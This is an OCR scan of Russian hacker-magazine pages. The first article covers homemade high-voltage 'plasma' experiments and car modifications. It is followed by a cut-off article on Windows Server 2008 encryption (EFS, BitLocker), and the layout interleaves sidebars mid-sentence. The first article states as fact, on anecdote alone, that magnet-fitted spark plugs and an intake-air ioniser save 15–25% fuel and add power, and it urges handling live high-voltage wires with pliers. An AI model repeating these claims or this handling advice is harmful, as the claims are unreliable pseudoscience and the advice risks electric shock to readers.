Все вокруг считают, что такую вещь, как плазма, без дорогостоящего коллайдера получить нереально. На самом деле, это не так. Сейчас ты поймешь, как с помощью хакерского моддинга можно легко и просто повысить рабочие характеристики своего автомобиля.

Началось все со слуха, что какой-то там Apple умеет заряжаться в пределах комнаты беспроводным путем. Меня это весьма удивило, а потому я захотел узнать, насколько реально самому сделать такой уникальный девайс. Интерес понятен — я более чем уверен, что и твой мозг уже взволнован тысячами возможностей применения данного устройства в хакерском быту. Только представь — зарядка «жуков», сотовых телефонов, да и вообще, создание специальных площадей в доме, где техника сама бы централизованно подзаряжалась. После того, как первые впечатления от услышанной новости малость утихли, я полез гуглить. И первым делом наткнулся на небезынтересную работу под названием «Ручная плазма» — на сайте журнала по ссылке http://www.xakep.ru/post/22867/default.asp. В этой статье было представлено относительно простое и изящное решение проблемы. Я мигом побежал в магазин за деталями, купил резисторы, транзистор, гигантский радиатор с еще тремя подходящими транзисторами в придачу — все по списку. А вот рабочий строчник я зачем-то дернул из горелой платы советского телика и, как выяснилось позже, сделал это зря. Тем не менее, схема работала даже в моем отвратительно-пофигистическом исполнении и что-то даже пыталась выдавать. Оказывается, для системы отлично подходят старинные строчники ТВС-110ЛА. Также во время походов по магазинам я наткнулся на катушку дважды лакированной тонкой медной проволочки толщиной 0.1 мм. Цена вопроса сложилась из:

- Катушка проволоки (1-1.5 км) — 700 руб.
- 6 транзисторов + радиатор — 800 руб.
- Кусок канализационной пластиковой трубы — 0 руб. (нашелся в подвале)
- Конденсаторы, диоды и резисторы — 200 руб.
- Строчник ТВС-110ЛА в истинно советской упаковке — 90 руб.

Итого, имеем на руках почти полный боекомплект, необходимый, чтобы начать опыты по передаче энергии на расстояние. Но прежде, уважаемый читатель, советую погуглить в инете на эту тему, а также про трансформатор Тесла и законы Кирхгофа. Погуглил? Тогда читай дальше: еще в 1890-х годах Никола Тесла произвел интересную демонстрацию на озере (http://www.mirf.ru/Articles/art716.htm), в ходе которой люди наблюдали дистанционное управление плавающим средством — кораблик подчинялся хитрым манипуляциям Теслы. А ведь тогда не то что приемников не было — даже транзисторов не существовало! Собственно, потому и уважают Теслу, что он методом камня и топора делал неописуемые для тех времен вещи.


☒ А ТЫ ИГРАЛ В HL2?

Если играл, то помнишь голубенькие барьеры, которые питались током. Давай сейчас, на примере простого опыта, поймем, как можно растянуть электрическое поле по довольно большой площади. Для этого построим следующую конструкцию. Возьмем обычную (желательно, не грязную:)) автомобильную свечку. Спилим боковой электрод, и затем подключим к ней трансформатор высокочастотного высоковольтного напряжения. Подключил? Если все сделал правильно, то сможешь наблюдать множественные искорки от центрального контакта к боковым стенкам.

Теперь делаем неожиданный финт — крепим по бокам свечки обыкновенные неодимовые магниты (подробнее о них я писал в февральской статье). Прилепил? Ты увидишь не единичные разряды, а «размазанный диск» — по сути, это и есть плазма. При высокой частоте, порядка 15 кГц, единичные удары размазываются в однородное поле, которое можно использовать, например, как среду для поджигания горючего. Фишка в том, что, если снизить частоту примерно до 300 Гц, то станешь свидетелем вращения электрической дуги в магнитном поле. Пока что у тебя в руках очень слабый трансформатор, но ничто не помешает тебе собрать трансформатор Тесла мощнее. Тем более, он относительно прост в изготовлении.

☒ ПРОКАЧАЕМ ПЛАЗМУ

Вдоволь наигравшись, проведем следующий опыт: узнаем, насколько можно увеличить площадь получаемого плазменного поля. Для этого тебе понадобятся две ровные металлические пластины, порядка 15x15 см, несколько колец из диэлектрика (например, на ура пройдут резиновые прокладки от раковины). Если с пластинами напряг, можешь



использовать две металлические крышки для банок с бабушкиным вареньем. Теперь бери и собирай из этого барахла «пирамидку»: клади вниз под пластину оголенный провод, сверху пластину, затем диэлектрик, крышку и сверху — еще один электрод с магнитом. Результатом станет плазменное колечко, площадь которого значительно больше плазменного диска в предыдущем опыте — красота, да и только! Кстати, забыл сказать, что для своих опытов ты также можешь использовать искровой трансформатор из отечественных автомобилей старше 10-15 лет. На выходе этого трансформатора мы будем иметь 10 кВ с частотой порядка 5 кГц. Для наших опытов вполне достаточно.

ИОНИЗАЦИОННЫЙ ТОК

Мы наигрались с плазмой, но есть более простые и не менее важные свойства высоковольтных токов. Возьми пассатижами два высоковольтных провода под напряжением (*про технику безопасности напоминать не нужно? — Прим. ред.*) и начинай их сближать. Прежде чем между ними начнет пробивать искра, ты сможешь насладиться характерным шипением и фиолетовым свечением на остриях проводников. Спрашивается, что в этом особенного? А вот что: ты наблюдаешь передачу энергии от одного электрода к другому. Напряжение в проводнике столь высоко, что между электродами возникает ионизационный ток. На самом деле, это очень прикольная штука, которую сейчас в стенах военных лабораторий пытаются использовать для полета самолетов. Подобный ионизационный поток может утягивать за собой небольшие частицы. В роли частиц могут выступать, например, воздух или вода. Ионизационный поток или, как его еще иногда называют, «фитонное свечение», можно усилить, подведя к концу иголки колечко или, скажем, сетку. Это явление уже активно применяется в краскопультах. Есть так называемая электростатическая покраска машин — основана на эффекте распыления жидкости, вытекающей из положительно заряженной трубки малого диаметра при направлении ее на отрицательно заряженную поверхность. В качестве такой трубки, распыляющей воду, можно заюзать шприц без поршня. Просто присоедини к иголке шприца положительный электрод и подай минус на металлическую пластину. Стоит тебе включить высоковольтный источник постоянного тока, — и вода из шприца перестанет капать, а начнет очень мелко распыляться. Именно так в современном автомобилестроении добиваются высококачественной, равномерной покраски деталей. Упомяну и о летающей платформе Гребенникова, но распространяться о ней не буду, так как статья всего лишь обзорная.

РЕЗУЛЬТАТОМ СТАНЕТ ПЛАЗМЕННОЕ КОЛЕЧКО, ПЛОЩАДЬ КОТОРОГО ЗНАЧИТЕЛЬНО БОЛЬШЕ ПЛАЗМЕННОГО ДИСКА В ПРЕДЫДУЩЕМ ОПЫТЕ — КРАСОТА, ДА И ТОЛЬКО.

Еще я хотел бы сказать о самом процессе протекания электрического тока в воздушных средах. Всей сложностью и нелинейностью законов распространения электрического заряда в воздухе грузить не буду, но пару слов сказать все-таки надо.


Электрическая дуга, как ни крути, это, прежде всего, резистор, который выделяет тепло. У нее есть свое сопротивление, которое надо учитывать. Так, если ты будешь пытаться делать очень короткие искры блоком питания от своего старого монитора, то он может посчитать это замыканием и либо вынести тебя на срабатывание защиты, что на практике счастье небесное, либо сгореть. Дуга подчиняется закону Ома, но только на очень коротком ее участке. Для более детального изучения электрические свойства описывают с помощью вольтамперной характеристики. Одну из таких характеристик ищи на врезке. Но приведенная картинка не учитывает таких разнообразных факторов, как состав, давление испытуемого газа, воздействий на газ, материала и расположения электродов, форм электродов, геометрии возникающего электрического поля в газе. Несмотря на то, что этот вопрос и его феномены изучали не одна тысяча человек в различных НИИ и лабораториях, все равно остались «белые пятна».

ПРИМЕНЯЕМ ПРИКОЛЫ НА ПРАКТИКЕ


Из вышеописанного следует, что ты с 100% успехом можешь сделать апгрейд своей машины, доработав свечи зажигания по указанной технологии. Есть спортивные свечи зажигания, уже специально заточенные под эту фишку, но их создатели, видимо, не знали про влияние магнитного поля на дуговой разряд. Как показали замеры расхода топлива у моих знакомых, внедрение технологии позволило экономить топливо порядка 25% и повысить мощность движка примерно на 15%.

А теперь вот такой опыт — для него потребуется постоянное напряжение, но это не составит для тебя никакой проблемы, если ты читал статью за прошлый месяц. Берем канализационную пластиковую трубу 50 мм в диаметре. Нам нужен обрезок длиной примерно

№ 1



№ 2



№ 3



МОДЕРНИЗИРОВАННАЯ АВТОМОБИЛЬНАЯ СВЕЧА, ПИТАЕМАЯ РОДНЫМ ИСТОЧНИКОМ ПРИ РАЗНЫХ ОБОРОТАХ ДВИГАТЕЛЯ



Как ты уже догадался, электрический разряд — штука весьма неоднозначная и зависящая от целого ряда факторов. Различают множество разрядов, которые классифицируются по механизмам их возникновения. Электрические разряды подразделяются на:

• Искровой разряд. В предыдущей статье я про него очень много писал и, вообще, увидеть этот разряд своими глазами — не редкость. Как правило, он высокочастотный, возникает при относительно малой силе тока (до 10 mA) и большом напряжении, порядка 10 кВ и выше.

• Коронный разряд. По сути, это свечение проводника, обладающего меньшей площадью пробоя, при его приближении к другому контакту под напряжением. Фишка этого разряда в том, что при больших частотах он может быть очень плотным. Во время возникновения коронного разряда появляется так называемый «электрический ветер», скорость которого может достигать 10 м/с, в зависимости от конструкционных особенностей. Считают, что в платформе Гребенникова использовался именно этот вид разряда.

• Скользящий разряд. Особенностью скользящего разряда является его протяженность. При тех же самых условиях, что и у искрового разряда, он может быть в 10 раз длиннее. Вероятно, это связано со своего рода «отражением» искры от теплостойкого отполированного диэлектрика. Но поскольку таких теплостойких непроводящих материалов очень мало в природе, — феномен до сих пор малоизучен. Применяется в фильтрах и осушителях.

• Газовый разряд. Самым важным применением этих разрядов, пожалуй, является электроискровая обработка металлов и обеззараживание воды. Отмечу и такое явление, как гидроудар — резкое расширение воды, сопровождаемое выделением тепла и частичным испарением. Он настолько силен, что горняки сокрушают им каменные глыбы, просто просверлив в неподатливой породе отверстие, залив воду и вставив спецтрубку с электродами. Как результат, глыба разлетается на относительно небольшие куски. Ударная волна гораздо мощнее, чем у бензина или, скажем, у того же динамита. На эту тему написано достаточно много. Интересно было бы создать такой клапан для двигателя внутреннего сгорания, который позволял бы распределять резко выделяющуюся энергию.

• Тлеющий разряд. Как правило, это высокочастотный разряд, возникающий при переменном токе высокого напряжения. Подобный эффект наблюдается в разреженной газовой среде. Наиболее наглядный пример — плазменная лампа. В магазине я видел такую игрушку, стоила 400 рублей.

• Дуговой разряд. Электродуговая сварка — первое, что приходит в голову, когда говорят о дуговом разряде. Возникает он при сравнительно небольших напряжениях, но при относительно большой силе тока (так, на выходе моего домашнего трехфазного сварочного трансформатора написано «300В 20А»). Его можно наблюдать при коротком замыкании в сети 220 вольт. Явление сопровождается сильным тепловыделением и плавлением электродов.

• Оптический разряд. Пожалуй, самый интересный тип разрядов. Не открою тайну, сказав, что лазер является точечным ионизатором. Точнее, по лазеру можно передавать энергию, как будто у нас в руках обыкновенный провод. Единственный минус — необходима большая мощность лазера. В США сейчас предпринимаются активные попытки снять высокопотенциальное напряжение из ионосферы планеты. Идея заключается в том, чтобы по очень мощному лазерному лучу снимать энергию, которой бы хватило и на работу лазера, и на обеспечение населения почти бесплатным, экологически чистым электричеством.

25-30 см. Теперь необходимо изнутри проклеить ее фольгой — и точно по центру, параллельно внутренним стенкам, протянуть кусок неизолированной, толстой медной проволоки. Выведи контакты площадей на внешний корпус этой трубы и постарайся вмонтировать ее в гофрошланг, идущий от воздушного фильтра к мотору. Зачем все это? А вот зачем: если ты разберешь телевизор или CRT-монитор, то высоковольтные элементы в нем будут самыми пыльными. А происходит это потому, что высокое напряжение в физике есть некий аналог электростатического напряжения. Иными словами, — наша самоделка будет очищать воздух, поступающий в сердце твоего зверя, от лишней пыли, если к ней правильно подключить автомобильный ионизатор воздуха (видел такой агрегат за 900 рублей в продаже). «Правильно» — это значит: минусом к фольге, а плюсом к центральной проволочке. Как результат, смесь, заряженная таким воздухом, воспламеняется заметно лучше. Тебя также порадует экономия топлива (порядка 15%) и более резвое поведение твоей машины на подъемах.

О ЗДОРОВЬЕ И ЗДРАВОМ СМЫСЛЕ


Мы вкратце рассмотрели (а частично — даже применили на практике) такие интересные явления, как ионизация, дуговой разряд и вращение дуги. Машина моего знакомого уже работает с приведенными выше модификациями. Это реально оказывает положительный эффект в работе двигателя внутреннего сгорания. Старайся грамотно оценить и рассчитать требуемую мощность конечной установки, иначе суровая действительность ударит тебя не только по кошельку, но и по здоровью. Во время возникновения дугового разряда, или хотя бы слабого ионизационного свечения, из проводника вырываются не только электроны или ионы. Из проводника вылетает весь спектр частиц, начиная от жесткого ультрафиолета и заканчивая слабым рентген излучением. А это значит, что повторять эти опыты на протяжении длительного времени не стоит, равно, как и изготавливать ночники из трансформатора Тесла. Ну не для того он предназначен. С другой стороны, если рассмотреть те же ионизаторы воздуха, где все рассчитано в пределах допустимых норм, то вполне реально создать такое устройство, которое одновременно решало бы какую-то определенную проблему — и было бы безвредно для человека. Ты же не собираешься строить девайс для уничтожения людей под лозунгом «облучи себя сам»?

«ПРАВИЛЬНО» — ЭТО ЗНАЧИТ: МИНУСОМ К ФОЛЬГЕ, А ПЛЮСОМ К ЦЕНТРАЛЬНОЙ ПРОВОЛОЧКЕ. КАК РЕЗУЛЬТАТ, СМЕСЬ, ЗАРЯЖЕННАЯ ТАКИМ ВОЗДУХОМ, ВОСПЛАМЕНЯЕТСЯ ЗАМЕТНО ЛУЧШЕ.




МОДЕРНИЗИРОВАННЫЙ АВТОФИЛЬТР.


1. Металлический корпус, снаружи желательно изолировать.
2. Металлический электрод.
3. Крепления электрода.
4. Изолирующее крепление электрода.
5. Провода высокого напряжения — к корпусу (+), к стержню (-). Недостаток: на электроде быстро скапливается пыль. Ставится непосредственно при входе воздуха; карбюратор — перед фильтром; инжектор — после фильтра.




ОБЩАЯ ВОЛЬТАМПЕРНАЯ ХАРАКТЕРИСТИКА РАЗРЯДОВ



ВОЛЬТАМПЕРНАЯ ХАРАКТЕРИСТИКА ТИХОГО РАЗРЯДА







СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ CORE@SYNACK.RU /

За семью печатями

Win2k8: средства и инструменты безопасности

Принципы, заложенные в Win2k8, позволяют достичь уровня безопасности более высокого, чем когда-либо. Усиление защиты никак не сказалось на управляемости, — наоборот, многие настройки стали проще и понятнее. В этом легко убедиться, разобрав по косточкам встроенные механизмы шифрования и административные шаблоны, позволяющие удаленно настраивать параметры безопасности и системный реестр клиентских компов.

ШИФРУЮЩАЯ ФАЙЛОВАЯ СИСТЕМА EFS Сегодня много говорят о потерях ценной информации из-за несанкционированного доступа к системе или банальной кражи системного блока. В Win2k8 встроены средства, которые позволяют создать зашифрованный файл, каталог или раздел. Данные, защищенные таким образом, могут быть прочитаны только теми пользователями, которые имеют к ним доступ. Для шифрования файлов и каталогов используется шифрованная файловая система EFS (Encrypting File System), поддерживаемая всеми ОС Microsoft, начиная с Win2k. С каждой новой версией системы эта технология совершенствуется, изменяются алгоритмы и длина ключей. Так, в Win2k8 реализовано хранение ключей шифрования на смарт-картах, шифрование клиентского кэша и файла подкачки, предусмотрено централизованное администрирование политик EFS, а также упрощено обновление ключей шифрования.

Фактическое шифрование данных в Win2k8 производится при помощи симметричного алгоритма AES с 256-разрядным ключом (альтернативно 3DES, DESX). Это обеспечивает высокую скорость работы. Учитывая, что EFS работает на уровне драйвера NTFS, накладные расходы на шифрование/расшифровку данных невелики. В процессе работы используется случайный для каждого файла ключ FEK (File Encryption Key). Сам FEK шифруется открытыми ключами пользователя-владельца и администратора восстановления (в Win2k8 используется ассиметричный алгоритм RSA 2048 бит). Образованные после этого два варианта ключей сохраняются в виде атрибута DDF (Data Decryption Field, поле шифрования данных) в альтернативном потоке $EFS файловой системы NTFS.


Для пользователя, создавшего зашифрованный файл или каталог, процесс полностью прозрачен: он работает с такими файлами, как с обычными. Все остальные, при попытке открыть такой файл, получат отказ в доступе. Исключение составляет лишь агент восстановления ключа (по умолчанию — администратор локальный или домена), который может восстановить зашифрованный файл в случае потери или сброса пароля пользователя. Если скопировать зашифрованный файл или каталог на файловую систему, не поддерживающую EFS (например, флешку, отформатированную в FAT32), появится окно подтверждения потери шифрования. После подтверждения файл перемещается в обычном виде и может быть прочитан всеми пользователями.

Стандартное включение EFS в Win2k8 выглядит так. В окне свойств файла или каталога выбираем вкладку «Общие» и вызываем окно «Дополнительные атрибуты» (Advanced Attributes), нажав кнопку «Другие». Затем устанавливаем переключатель в поле «Шифровать содержимое для защиты данных» (Encrypt contents to secure data) и щелкаем «Применить». После того как данные зашифрованы, в том же окне «Дополнительные атрибуты» можно добавить пользователей, которые должны иметь к ним доступ.

В комплекте поставки есть и консольная утилита cipher.exe, позволяющая работать с EFS-данными в командной строке. Ввод ее без параметров выдаст список файлов в текущем каталоге. Буква на первой позиции показывает на — «E» (зашифрованный) и «U» (незашифрованный) файл. Чтобы получить полный список всех параметров утилиты, следует набрать «cipher /?».

Активировать EFS можно для любого файла или каталога, исключение составляют лишь системные и сжатые файлы. Установить переключатель одновременно в положение, активирующее шифрование и сжатие («Сжимать содержимое для экономии места на диске»), невозможно. Если нужно зашифровать данные в сжатом каталоге, просто переключаем флажок, после чего в появившемся окне изменения атрибутов применяем установки ко всем вложенным файлам и каталогам. Но учти, другие пользователи, хранившие файлы в каталоге, после этой операции уже не будут иметь к ним доступ :). В файловом менеджере зашифрованные каталоги подсвечиваются зеленым цветом, сжатые — синим, поэтому их хорошо видно.

Если пользователь не имеет сертификата EFS, при первом запуске он будет создан автоматически. Просмотреть все выданные пользователю сертификаты можно во вкладке «Личное» (Personal) консоли «Сертификаты» (certmgr.msc). Среди остальных сертификатов отличить нужный можно по полю «Назначение» — «Файловая система EFS». Но здесь есть



один момент, о котором нужно знать. Если компьютер не подключен к домену, выданный таким образом сертификат не будет обозначен как Trusted. Чтобы включить «Доверие», необходимо добавить такой сертификат в центр сертификации. Самым простым выходом будет установка в той же системе службы сертификации AD CS (Active Directory Certificate Services). В этом случае самостоятельно сгенерированные сертификаты будут автоматически приниматься как доверенные. Создать сертификат для EFS при помощи консоли «Сертификаты» довольно просто. Находясь в разделе «Личное», из контекстного меню вызываем мастер подачи заявок на сертификаты и следуем его рекомендациям.

Если ключ шифрования утерян или поврежден и нет возможности его восстановить, а также в том случае, если пользовательский пароль был сброшен, получить доступ к зашифрованным данным невозможно. Чтобы не потерять информацию, система предлагает несколько вариантов подстраховки. Сразу же после создания первого зашифрованного файла появится запрос на создание архивной копии ключа и сертификата. Достаточно выбрать «Архивировать сейчас» и при помощи мастера экспорта сертификатов сохранить сертификат в файл обмена личной информацией (.pfx). Чтобы резервная копия не стала проблемой, в целях обеспечения безопасности архивный файл дополнительно защищается паролем. Аналогичный мастер можно вызвать из консоли certmgr.msc. И, наконец, третий вариант — агент восстановления ключа.

БИТОВЫЙ ЗАМОК Новая технология BitLocker, впервые появившаяся в Vista, в версиях Ultimate/Enterprise, стала продолжением идеи, заложенной в EFS. Ее главное отличие — умение шифровать целый том (том в терминологии Windows — логическая структура, которая может состоять из одного или нескольких разделов). Кроме данных, возможно шифрование реестра, файлов подкачки и гибернации. Так же, как и EFS, работа BitLocker полностью прозрачна для пользователя, и шифрование практически не сказывается на производительности системы. По умолчанию для шифрования используется алгоритм AES с 128-разрядным ключом. С помощью групповых политик или через WMI (manage-bde.wsf) размер ключа можно увеличить до 256 бит. Наибольший эффект при использовании BitLocker достигается на платформах, поддерживающих спецификацию TPM (Trusted Platform Module). 